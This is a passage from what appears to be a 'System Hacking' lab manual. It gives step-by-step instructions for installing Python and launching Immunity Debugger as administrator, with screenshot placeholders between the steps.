
9. **Python Setup** window appears, click **Next** and Follow the wizard to install Python using the default settings.




Module 06 – System Hacking

10. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.




11. The **Immunity Debugger** main window appears, as shown in the screenshot.

